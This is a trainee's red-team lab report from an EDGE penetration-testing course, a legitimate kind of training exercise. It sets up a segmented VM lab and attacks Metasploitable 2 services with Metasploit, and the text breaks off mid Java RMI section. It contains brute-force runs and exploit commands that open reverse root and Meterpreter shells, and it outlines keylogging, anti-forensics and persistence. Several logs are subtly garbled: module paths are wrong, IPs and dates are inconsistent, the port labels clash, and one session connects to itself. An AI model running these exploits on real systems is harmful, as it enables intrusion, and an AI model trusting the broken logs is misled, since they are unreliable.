

EDGE

Red Team Lab Setup

Project Assignment Report

C(PTE-T) | Jr. Penetration Testing Engineer: Hands-On

TRAINEE NAME	Shuvo Biswas
SECTION	CADS001
TRAINER	Md. Imran Chowdhury
DESIGNATION	Offensive Security Specialist
COURSE	Jr. Penetration Testing Engineer (Hands-On)
PROGRAMME	Enhancing Digital Government Economy (EDGE)
SUBMISSION	May 16, 2026

Table of Contents

1. Introduction

2. Objectives

3. Methodology

4. Lab Environment Setup

4.1 Virtual Machine Configuration

4.2 Network Architecture

5. Part 1: Metasploitable 2 — Reconnaissance & Exploitation

5.1 Reconnaissance (arp-scan & Nmap)

5.2 Exploit 1 — Port 21: FTP (vsftpd 2.3.4 Backdoor)

5.3 Exploit 2 — Port 22: SSH (Brute Force)

5.4 Exploit 3 — Port 23: Telnet

5.5 Exploit 4 — Port 25: SMTP (User Enumeration)

5.6 Exploit 5 — Port 80: PHP-CGI Argument Injection

5.7 Exploit 6 — Ports 139/445: Samba RCE

5.8 Exploit 7 — Port 1099: Java RMI

5.9 Exploit 8 — Port 5432: PostgreSQL

5.10 Exploit 9 — Port 6667: UnrealIRCd Backdoor

5.11 Exploit 10 — Port 1524: Bindshell

5.12 Exploit 11 — Port 5900: VNC

5.13 Exploit 12 — Port 8180: Apache Tomcat WAR Upload

5.14 Exploit 13 — Port 3306: MySQL

6. Part 2: Windows 10 — Payload Attack & Post-Exploitation

6.1 Payload Generation & Hosting (msfvenom)

6.2 Listener Setup & Payload Execution

6.3 Meterpreter Session & Post-Exploitation

6.4 Privilege Escalation (getsystem)

6.5 Persistence (Startup Folder Backdoor)

7. Findings Summary

8. Conclusion

9. Recommendations

1. Introduction

This report presents the findings and methodology of a comprehensive Red Team Lab exercise conducted as part of the **Enhancing Digital Government Economy (EDGE)** programme's Digital Skills for Students initiative. The course — **Jr. Penetration Testing Engineer: Hands-On (C(PTE-T))** — is designed to equip students with practical, industry-relevant offensive security skills through controlled, ethical hacking exercises.

Penetration testing, often called ethical hacking or red teaming, is the practice of intentionally attacking an organization's systems — with authorization — to identify security weaknesses before malicious actors can exploit them. This exercise simulates a realistic attack scenario against deliberately vulnerable target systems in an isolated virtual lab environment, covering the full attack lifecycle from initial reconnaissance through exploitation, post-exploitation, and persistence.

Two target environments were assessed during this project: **Metasploitable 2** — a Linux-based virtual machine intentionally configured with numerous vulnerable services — and a **Windows 10** workstation targeted via a client-side payload delivery attack. The attacker machine used throughout is **Kali Linux**, the industry-standard penetration testing distribution, with the **Metasploit Framework** as the primary exploitation tool.

Report Scope: This document covers all phases of the assessment — lab configuration, network discovery, vulnerability enumeration, exploitation of thirteen distinct service vulnerabilities, and a complete Windows payload attack chain including VNC takeover, keystroke logging, privilege escalation, and persistent backdoor installation.

2. Objectives

The primary objectives of this Red Team Lab project are:

1. Lab Setup Proficiency

Configure a multi-machine virtual lab with segmented VLANs, simulating a realistic DMZ and internal network topology using VMware Workstation.

2. Reconnaissance Skills

Apply host discovery (arp-scan) and port/service enumeration (Nmap) techniques to map the attack surface of target systems.

3. Vulnerability Identification

Identify and categorize known vulnerabilities across multiple services including FTP, SSH, Telnet, SMTP, HTTP, Samba, Java RMI, PostgreSQL, IRC, VNC, Apache Tomcat, and MySQL.

4. Exploitation Competency

Successfully exploit each identified vulnerability using appropriate Metasploit modules, manual techniques, and custom payloads — demonstrating real-world attack execution.

5. Post-Exploitation Techniques

Demonstrate post-exploitation capabilities including Meterpreter usage, VNC remote desktop takeover, keystroke logging, file system access, and network reconnaissance from a compromised host.

6. Privilege Escalation

Escalate from a standard user session to NT AUTHORITY\SYSTEM on Windows, and achieve root access on Linux targets.

7. Persistence Mechanisms

Install a persistent backdoor on the Windows 10 target that survives system reboots, demonstrating attacker longevity within a compromised environment.

8. Professional Reporting

Document all findings, techniques, and evidence in a structured, professional penetration testing report following industry standards.

3. Methodology

This assessment follows the industry-standard penetration testing methodology, structured in five phases that mirror real-world red team engagements. Each phase builds upon the previous, progressively deepening access into the target environment.

Phase 1 — Reconnaissance

Passive and active information gathering to identify live hosts and open services. Tools: arp-scan (layer 2 host discovery), Nmap (TCP port scanning and service version detection with -sV and -A flags). This phase produces a complete inventory of the target attack surface.

Phase 2 — Enumeration & Vulnerability Analysis

Detailed interrogation of each discovered service to identify specific software versions, misconfigurations, and known CVEs. Metasploit's auxiliary scanner modules are used for service-specific enumeration (ssh_login, smtp_enum, vnc_login, tomcat_mgr_login). Nmap scripts (--script) provide additional protocol-level intelligence.

Phase 3 — Exploitation

Controlled exploitation of identified vulnerabilities using Metasploit Framework modules, manual techniques (netcat, telnet, mysql client), and custom-generated payloads (msfvenom). Each exploit is configured with appropriate LHOST/LPORT/RHOSTS parameters and executed against the target. Successful exploitation results in a shell or Meterpreter session.

Phase 4 — Post-Exploitation

Leveraging established sessions to expand access and gather intelligence. Activities include privilege escalation (getsystem), credential harvesting (hashdump), graphical remote access (VNC), surveillance (keyscan, screenshot, webcam), lateral movement preparation, and anti-forensic actions (clearev, timestomp). The Meterpreter agent provides a rich post-exploitation framework without writing additional files to disk.

Phase 5 — Persistence & Reporting

Installing mechanisms that maintain attacker access across system reboots (windows/persistence/startup_folder, registry-based Defender disabling). All findings are documented with evidence screenshots, command outputs, and impact analysis. Recommendations for remediation are provided for each identified weakness.

Tools Used: Kali Linux, Metasploit Framework (msfconsole), msfvenom, Nmap, arp-scan, netcat (nc), TigerVNC/TightVNC viewer, mysql client, Apache2 web server.

4. Lab Environment Setup

The lab consists of three virtual machines hosted inside **VMware Workstation** on a single physical host. Two custom virtual networks (VLANs) are created to simulate a segmented enterprise network with an external-facing zone and an internal employee zone.

4.1 Virtual Machine Configuration

VM	Role	OS	IP Address(es)	VLAN(s)
Kali Linux	Attacker	Kali Linux 2026	192.168.50.2	vLAN 1 only
Metasploitable 2	Target (Web Server)	Ubuntu 8.04 Linux	192.168.50.3 (eth0) 10.10.10.5 (eth1)	vLAN 1 + vLAN 2
Windows 10	Target (Employee)	Windows 10 22H2	10.10.10.4	vLAN 2


4.2 Network Architecture

Two host-only VMware virtual networks segment the lab: **vLAN 1 (192.168.50.0/24)** connects Kali Linux and Metasploitable 2, simulating an external/DMZ network. **vLAN 2 (10.10.10.0/24)** connects Metasploitable 2 and the Windows 10 machine, simulating an internal employee network. Metasploitable 2 has dual NICs (eth0 + eth1), acting as the pivot point between both segments. The Kali attacker has no direct route to vLAN 2, mirroring a real DMZ architecture.

Project

LAB SETUP:


setup kali, metasploitable and windows in VM



Project

1

Fig 1 – VMware Workstation with all 3 VMs; Kali Linux login screen.



SETUP LAB for Project

Project

2

Fig 2 – Metasploitable 2 boot console & Windows 10 login screen.

```
|-----|
VM Configuration
|-----|
edit→virtual network editor→Add network vLan1→192.168.50.0 & vLan2→10.10.10.0
|-----|
Now, Web Server ( Metasploitable2 ) add network interface vlan1 and vlan2
|-----|
```

nano /etc/network/interfaces

The primary network interface

External

```
auto eth0
iface eth0 inet static
address 192.168.50.3
netmask 255.255.255.0
gateway 192.168.50.1
```

Internal

```
auto eth1
iface eth1 inet static
address 10.10.10.5
netmask 255.255.255.0
gateway 10.10.10.1

Save and /etc/init.d/networking restart

|-----|
Attacker Machine ( Lab ) add network interface vlan1
|-----|
```

Fig 3 – /etc/network/interfaces configuration on Metasploitable 2 (dual NIC).


nano /etc/network/interfaces

```
auto eth0
iface eth0 inet static
address 192.168.50.2
netmask 255.255.255.0
gateway 192.168.50.1
```

Save and /etc/init.d/networking restart

Now, Employee Machine (Windows 10) add network interface vlan2

Setup IP→control panel→Network and internet→Network and Sharing Center-
>click Ethernet0-Properties→ipv4→Properties-use the following ip address
10.10.10.4
255.255.255.0
10.10.10.1



setup the lab like this ,,,without domain controller and app server

Project

4

Fig 4 – Kali Linux IP config (192.168.50.2) & Windows 10 IPv4 settings (10.10.10.4); network topology diagram.

after completing the whole setup

```
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:2b:01:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.3/24 brd 192.168.50.255 scope global eth0
        inet6 fe80::2b0:2b01:fe04:ef59/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:2b:01:00:00 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.5/24 brd 10.10.10.255 scope global eth1
        inet6 fe80::2b0:2b01:fe04:ef5a/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Project

5

Fig 5 – 'ip a s' on Metasploitable 2 confirming eth0=192.168.50.3, eth1=10.10.10.5.

```
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.2 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::20c:29ff:fe36:4eb8 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:36:4e:b8 txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 872 (872.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 86 bytes 8352 (8.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/home/kali/Desktop]
```

Project

6


Fig 6 – 'ifconfig' on Kali Linux confirming attacker IP 192.168.50.2.

5. Part 1: Metasploitable 2 — Reconnaissance & Exploitation

Metasploitable 2 is a deliberately vulnerable Linux virtual machine distributed by Rapid7 for training purposes. It runs dozens of intentionally outdated and misconfigured services across a wide range of ports, making it an ideal target for demonstrating real-world exploitation techniques in a safe, controlled environment.

5.1 Reconnaissance — Host Discovery & Port Scanning

Host discovery is performed using **arp-scan** to identify live hosts on the vLAN 1 subnet. Once the target IP (192.168.50.3) is confirmed, **Nmap** performs both a basic TCP scan and a detailed service version scan (-sV) to enumerate 23 open ports and their associated software versions. This intelligence drives all subsequent exploitation decisions.



```
(root@kali) ~/home/kali/Desktop
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:36:4e:b8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.2/24 brd 192.168.50.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe36:4eb8/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever

(root@kali) ~/home/kali/Desktop
# arp-scan -i eth0 192.168.50.0/24
Interface: eth0, type: EN1000, MAC: 00:0c:29:36:4e:b8, IPv4: 192.168.50.2
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/roynhills/arp-scan)
192.168.50.1    00:50:56:c0:00:02    VMware, Inc.
192.168.50.3    00:0c:29:e4:ef:50     VMware, Inc.

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.121 seconds (120.70 hosts/sec). 2 responded
```

Project

8

Fig 7 – arp-scan discovers 192.168.50.3 (Metasploitable 2) on vLAN 1.

```
(root@kali)~[/home/kali/Desktop]
# nmap 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 15:42 -0400
Nmap scan report for 192.168.50.3
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:E4:EF:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
```

Project

9

Fig 8 – Basic Nmap scan reveals 23 open TCP ports on 192.168.50.3.



Fig 9 – Nmap -sV version detection + targeted FTP scan; vsftpd 2.3.4 identified; Metasploit backdoor module found.

5.2 Port 21: FTP — vsftpd 2.3.4 Backdoor

vsftpd 2.3.4 contained a supply-chain backdoor (CVE-2011-2523) introduced in 2011. Sending a username ending with ':' triggers a root shell on TCP port 6200. Module: exploit/unix/ftp/vsftpd_234_backdoor | Rank: Excellent.

2.PORT 22: SSH

5.3 Port 22: SSH — Credential Brute Force

Jr. Penetration Testing Engineer (Hands-On) | Page 14 Md. Imran Chowdhury — Offensive Security Specialist

Project

12

EDUCATIONAL USE ONLY

```
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh_login) > sessions

Active sessions

  Id  Name  Type      Information      Connection
  --  ---  --
  1    shell linux SSH root @ 192.168.50.2:40669 → 192.168.50.3:22 (192.168.50.3)
  2    shell linux SSH root @ 192.168.50.2:46637 → 192.168.50.3:22 (192.168.50.3)

msf auxiliary(scanner/ssh_login) > session -1
[*] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/ssh_login) > session -i 1
[*] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
```

3.port 23: telnet

method 1

Project

13

Fig 12 – Active SSH sessions; sessions -i 1 → whoami returns msfadmin.

5.4 Port 23: Telnet — Manual Login & Brute Force

Linux telnetd transmits credentials in plain text and accepts the default msfadmin credentials. Demonstrated via direct telnet client (Method 1) and auxiliary/scanner/telnet/telnet_login (Method 2).

```
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# telnet 192.168.50.3
Trying 192.168.50.3 ...
Connected to 192.168.50.3.
Escape character is '^]'.
h
h
Metasploitable
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: h"Hn"msfadmin
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Thu May 14 15:19:03 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
(root@kali)-[/home/kali]
# nmap -sS -p 23 -i 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 16:14 -0400
Nmap scan report for 192.168.50.3
Host is up (0.0000s latency).

PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
MAC Address: 08:0C:29:E4:EF:58 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
```

Project

14

Fig 13 – Direct telnet connection; Metasploitable banner; msfadmin login success.

Project

Fig 14 – telnet_login module options (USER_FILE, PASS_FILE, RHOSTS).


```

Desktop Documents Downloads Music Pictures Public Templates Videos
msf auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/Desktop/user.txt
USER_FILE => /home/kali/Desktop/user.txt
msf auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/Desktop/pass.txt
PASS_FILE => /home/kali/Desktop/pass.txt
msf auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.50.3:23 - No active DB - Credential data will not be saved!
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:password (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:123456 (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:toor (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:password (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:123456 (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:toor (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[*] 192.168.50.3:23 - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.50.3:23 - No active DB - Credential data will not be saved!
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:password (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:123456 (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:toor (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: admin:system (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:password (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:123456 (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:toor (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:system (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[*] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[*] 192.168.50.3:23 - Login Successful: msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.2:35707 => 192.168.50.3:23) at 2026-05-14 16:31:39 -0400
[*] 192.168.50.3:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >

```

```

[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions
Active sessions
=====
id  Name  Type  Information  Connection
--  --
1   shell  TELNET  msfadmin:msfadmin (192.168.50.3:23)  192.168.50.2:35707 => 192.168.50.3:23 (192.168.50.3)
msf auxiliary(scanner/telnet/telnet_login) > sessions -1
[*] Starting interaction with 1...
msfadmin@msfpcaploitlab:~$ whoami
msfadmin
msfadmin@msfpcaploitlab:~$

```

4.PORT 25: SMTP

Project

16

Fig 15 – Telnet brute-force; msfadmin:msfadmin succeeds; shell session opened.

5.5 Port 25: SMTP — User Enumeration

Postfix smtpd supports VRFY/EXPN commands allowing username enumeration without authentication. Module: auxiliary/scanner/smtp/smtp_enum. Users discovered: msfadmin, user.

5.Port 80: PHP CGI

```
root@kali:~# ./nmap -sS 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2020-05-14 16:44 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00042s latency).

PORT      STATE SERVICE
80/tcp    open  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 00:0C:29:E4:EF:50 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 10.79 seconds
```

17

Fig 16 – smtp_enum module run; users 'msfadmin' and 'user' discovered.

Apache 2.2.8 running PHP 5.2.4 in CGI mode is vulnerable to CVE-2012-1823. A crafted URL passes PHP CLI flags to the interpreter enabling RCE. Module: exploit/multi/http/php_cgi_arg_injection | Rank: Excellent.

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*


```

kali@kali:~/hacker$ curl http://10.10.10.10/phpinfo.php
PHP 5.2.4-2ubuntu5.10
...
Registered PHP Streams
zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports
tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters
string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*
  
```



```

kali@kali:~/hacker$ msf6 > search php_cgi
[*] Searching for 'php_cgi'
[*] Found 1 module(s)
[*] Module: php_cgi
[*] Description: PHP CGI/FastCGI
[*] Path: /usr/share/metasploit-framework/modules/exploits/linux/post/php_cgi
[*] Author: [redacted]
[*] Date: 2007-08-01
[*] Check: yes
[*] Version: 0
  
```

Fig 17 – PHP info page confirms CGI/FastCGI mode and PHP 5.2.4; php_cgi module found.

```

msf6 > use 0
msf6 > use exploit/multi/smb/cgi_arg_injection
msf6 exploit(multi/smb/cgi_arg_injection) > show

Module options (exploit/multi/smb/cgi_arg_injection):

Name      Current Setting  Required  Description
----      -
PLINK     false           yes       Exploit PLINK
RHOST     192.168.10.2    yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basic-using-metasploit.html
RHOSTS    192.168.10.2    yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basic-using-metasploit.html
RURI      /               yes       The URI to request (must be a CGI-enabled PHP script)
SSL       false          no        Negotiate SSL/TLS for outgoing connections
SSL_VERIFY false         no        The SSL to request (must be a CGI-enabled PHP script)
URI       /               yes       Local or remote URI for uploading
URIPATH   /               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
LHOST     192.168.10.2    yes       The listen address (an interface may be specified)
LPORT     445             yes       The listen port

Exploit target:

id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/smb/cgi_arg_injection) > set RHOST 192.168.10.2
RHOST => 192.168.10.2
msf6 exploit(multi/smb/cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.10.2:445
[*] Sending stage (4773 bytes) to 192.168.10.2
[*] Meterpreter session 2 opened (192.168.10.2:445 => 192.168.10.2:445) at 2020-05-14 10:12:56 -0500

meterpreter > sysinfo
Computer        - Metasploitable
OS              - Linux Metasploitable 2.0.24-10-server #1 SMP Thu Apr 10 11:05:00 UTC 2008 i686
Architecture   - x86
Meterpreter     - ruby/linux
meterpreter >
  
```

6.port 139 and 445: SAMBA

The default

port for this exploit is set to port 139 but it can be changed to port 445 as well

Fig 18 – php_cgi_arg_injection exploit; Meterpreter session; sysinfo confirms metasploitable.

5.7 Ports 139/445: Samba — Username Map Script RCE

Samba 3.0.20-Debian allows shell metacharacter injection via the MS-RPC username field when 'username map script' is enabled (CVE-2007-2447). Immediate root access. Module: exploit/multi/samba/usermap_script | Rank: Excellent.



Fig 19 – Nmap reveals Samba 3.0.20-Debian; usermap_script module options.

```
msf exploit(multi/misc/usermap_script) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf exploit(multi/misc/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.2:4444
[*] Command shell session 1 opened (192.168.50.2:4444 -> 192.168.50.3:41315) at 2020-05-14 17:05:42 -0400

whoami
root
sysinfo
/bin/sh: line 4: sysinfo: command not found
/bin/bash -li
bash: no job control in this shell
root@metasploitable:/#
```

7.PORT 8080: JAVA_RMI

```
root@kali: ~# nmap -sS -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2020-05-14 17:10 -0400
Nmap scan report for 192.168.50.3
Host is up (0.0083s latency).

PORT      STATE SERVICE VERSION
8080/tcp   closed http-proxy
MAC Address: 00:0C:29:E4:1F:5D (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACE ROUTE
HOP RTT ADDRESS
1 0.37 ms 192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.23 seconds
```

```
root@kali: ~# msf > search java.rmi
Matching Modules
=====
